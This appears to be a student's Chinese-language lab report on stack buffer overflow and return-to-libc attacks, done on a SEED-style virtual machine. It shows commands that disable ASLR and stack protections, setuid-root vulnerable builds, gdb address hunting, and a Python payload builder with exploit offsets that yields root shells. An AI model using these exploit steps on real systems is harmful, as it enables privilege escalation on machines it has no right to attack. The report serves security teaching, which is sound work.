
57117216 殷广成


Task1

介绍关闭随机分配地址的指令




```
[09/05/20]seed@VM:~/EXP$ sudo sysctl -w kernel.randomize_va_space=0
kernel.randomize_va_space = 0
[09/05/20]seed@VM:~/EXP$ 
```

以及编译时关闭 stack protector 和 execstack 的指令



```
[09/05/20]seed@VM:~/EXP$ gcc -z execstack -o myshell myshell.c
[09/05/20]seed@VM:~/EXP$ ./myshell
$ e ee
     ~~
$ ex  efe
zsh: command not found: ef
$ echo $sh
$
```


利用上面介绍的编译指令以及给出的程序，成功调用出 Shell；



```
[09/05/20]seed@VM:~/EXP$ gcc -o myshell myshell.c
[09/05/20]seed@VM:~/EXP$ ls
myshell  myshell.c
[09/05/20]seed@VM:~/EXP$ myshell
Segmentation fault
```


而不用-z execstack 指令情况下会发生段错误，这是在代码段调用不可执行的数据造成的。

Task2



```
[09/05/20]seed@VM:~/EXP$ gcc -z execstack -fno-stack-protector -DBUF_SIZE=100 -
o vul vul.c
[09/05/20]seed@VM:~/EXP$ sudo chown root vul
[09/05/20]seed@VM:~/EXP$ sudo chmod 4775 vul
[09/05/20]seed@VM:~/EXP$ 
```

编译目标程序，将 buffersize 设置为 100，并将其设置为 setuid 程序




```
gdb-peda$ p &buffer
$2 = (char (*)[100]) 0xbfffeaac
gdb-peda$ p &ebp
No symbol "ebp" in current context.
gdb-peda$ p ebp
No symbol "ebp" in current context.
gdb-peda$ p $ebp
$3 = (void *) 0xbfffeb18
gdb-peda$ p 0xbfffeb18-0xbfffeaac
$4 = 0x6c
gdb-peda$ p/d 0xbfffeb18-0xbfffeaac
$5 = 108
gdb-peda$ p 0xbfffeaac+200
$6 = 0xbfffeb74
gdb-peda$ p 0xbfffeaac+0x200
$7 = 0xbfffecac
```

利用 gdb 找到 buffer 以及 ebp 的地址

并算出 ebp 向后 200 个字节的地址


利用 python 编译 exploit.py，并运行



```
ret = 0xbfffeb70 # replace 0xAABBCCDD with the correct value
offset = 112 # replace 0 with the correct value
```


Returnaddress，偏移量的修改

Task3



```
[09/05/20]seed@VM:~/EXP$ gcc -o test test.c
[09/05/20]seed@VM:~/EXP$ sudo chown root test
[09/05/20]seed@VM:~/EXP$ sudo chmod 4775 test
[09/05/20]seed@VM:~/EXP$ ./test
$ exit
```


未 setuid(0);



```
[09/05/20]seed@VM:~/EXP$ sudo chown root test
[09/05/20]seed@VM:~/EXP$ sudo chmod 4775 test
[09/05/20]seed@VM:~/EXP$ ./test
# exit
[09/05/20]seed@VM:~/EXP$ 
```

Setuid(0);

前后对比，发现 dash 确实会检查当前有效用户和程序所有者是否统一，如果不同，会自动将 owner 改成有效用户，以达到降权的目的。




```
[09/05/20]seed@VM:~/EXP$ python3 exploit.py
[09/05/20]seed@VM:~/EXP$ ./vul
$ exit
[09/05/20]seed@VM:~/EXP$ python3 exploit.py
[09/05/20]seed@VM:~/EXP$ ./vul
# exit
```

将/bin/sh 链接到/bin/dash 后用之前的方法确实不能提权了，但是加入 setuid(0)后可以提权了，说明用这个方法确实可以绕过/bin/dash 的检查。

Task4

一个重复实验，我懒得做了，我相信是可以跑出来的.


Task5



```
[09/05/20]seed@VM:~/EXP$ gcc -z execstack -o vulnp vul.c
[09/05/20]seed@VM:~/EXP$ vulnp
*** stack smashing detected ***: vulnp terminated
Aborted
[09/05/20]seed@VM:~/EXP$ 
```

应该是 stack protector 放在栈里的’哨兵’检测到消失了，会认为被溢出攻击了，然后会 abort。

Task6




```
[09/05/20]seed@VM:~/EXP$ gcc -o vulunexec -fno-stack-protector -z noexecstack vul.c
[09/05/20]seed@VM:~/EXP$ ./vulunexec
Segmentation fault
[09/05/20]seed@VM:~/EXP$ 
```

开启了 unexec stack，栈无法执行指令，这时执行了无效指令会造成段错误。

Retlib


Task1

通过 gdb 找到 libc 和 exit 的地址




```
gdb-peda$ p system
$3 = {<text variable, no debug info>} 0xb7e42da0 <__libc_system>
gdb-peda$ p load_library
No symbol "load_library" in current context.
gdb-peda$ p $exit
$4 = void
gdb-peda$ p exit
$5 = {<text variable, no debug info>} 0xb7e369d0 <__GI_exit>
```

Task2



```
[09/05/20]seed@VM:~/EXP$ export MYSHELL=/bin/sh
[09/05/20]seed@VM:~/EXP$ printenv MYSHELL
/bin/sh
[09/05/20]seed@VM:~/EXP$ 
```


通过环境变量引入/bin/sh



```
[09/05/20]seed@VM:~/EXP$ export MYSHELL=/bin/sh
[09/05/20]seed@VM:~/EXP$ a.out
bffffdf1
[09/05/20]seed@VM:~/EXP$
```

输出了 MYSHELL 的地址。

Task3




(a) inside vul_func()

(b) right after return from vul_func(): after running its function epilogue


(c) inside system(): after running its function prologue

可见从地址由低到高应该是 system，exit，/bin/sh，因此




```
content = bytearray(0xaa for i in range(300))

sh_addr = 0xbffffdef # The address of "/bin/sh"
content[120:124] = (sh_addr).to_bytes(4,byteorder='little')

system_addr = 0xb7e42da0 # The address of system()
content[112:116] = (system_addr).to_bytes(4,byteorder='little')

exit_addr = 0xb7e369d0 # The address of exit()
content[116:120] = (exit_addr).to_bytes(4,byteorder='little')
```

（buffer 长度为 100）




```
[09/05/20]seed@VM:~/EXP$ retlib
zsh:1: no such file or directory: in/sh
[09/05/20]seed@VM:~/EXP$ python3 exploit2.py
[09/05/20]seed@VM:~/EXP$ retlib
zsh:1: no such file or directory: bin/sh
[09/05/20]seed@VM:~/EXP$ python3 exploit2.py
[09/05/20]seed@VM:~/EXP$ retlib
#
```

经过尝试不断调整 sh_addr 的位置，成功调用出 shell。




```
[09/05/20]seed@VM:~/EXP$ python3 exploit2.py
[09/05/20]seed@VM:~/EXP$ retlib
# e
zsh: command not found: e
# e
zsh: command not found: e
# exit
Segmentation fault
[09/05/20]seed@VM:~/EXP$
```

而如果不添加 exit()，也能调用出 shell 但是会在结束时引发段错误，这可能会使目标察觉异常。



```
[09/05/20]seed@VM:~/EXP$ sudo chown root newretlib
[09/05/20]seed@VM:~/EXP$ sudo chmod 4775 newretlib
[09/05/20]seed@VM:~/EXP$ ./newretlib
zsh:1: command not found: h
Segmentation fault
[09/05/20]seed@VM:~/EXP$ 
```


发现如果改名字为 newretlib，发现/bin/sh 变成了 h，也就是地址向低地址处（即向后）移动了 6 个字节（小端）。如果文件名在整个内存中出现了两次，那么就可以解释通。



```
[09/05/20]seed@VM:~/EXP$ cp retlib neretlib
[09/05/20]seed@VM:~/EXP$ sudo chown root neretlib
[09/05/20]seed@VM:~/EXP$ sudo chmod 4775 neretlib
[09/05/20]seed@VM:~/EXP$ neretlib
zsh:1: no such file or directory: /sh
Segmentation fault
[09/05/20]seed@VM:~/EXP$ 
```

加以验证，文件名每差一个字符，参数位置相差 2 个字节。

Task4



```
Segmentation fault
[09/05/20]seed@VM:~/EXP$  sudo sysctl -w kernel.randomize_va_space=2
kernel.randomize_va_space = 2
[09/05/20]seed@VM:~/EXP$ retlib
Segmentation fault
[09/05/20]seed@VM:~/EXP$
```

如果对内存地址进行随机处理，会发生段错误。显然：如果 badfile 中的地址与实际地址对不上，程序会跳到未知的空间，可能是非法代码，也可能是乱码。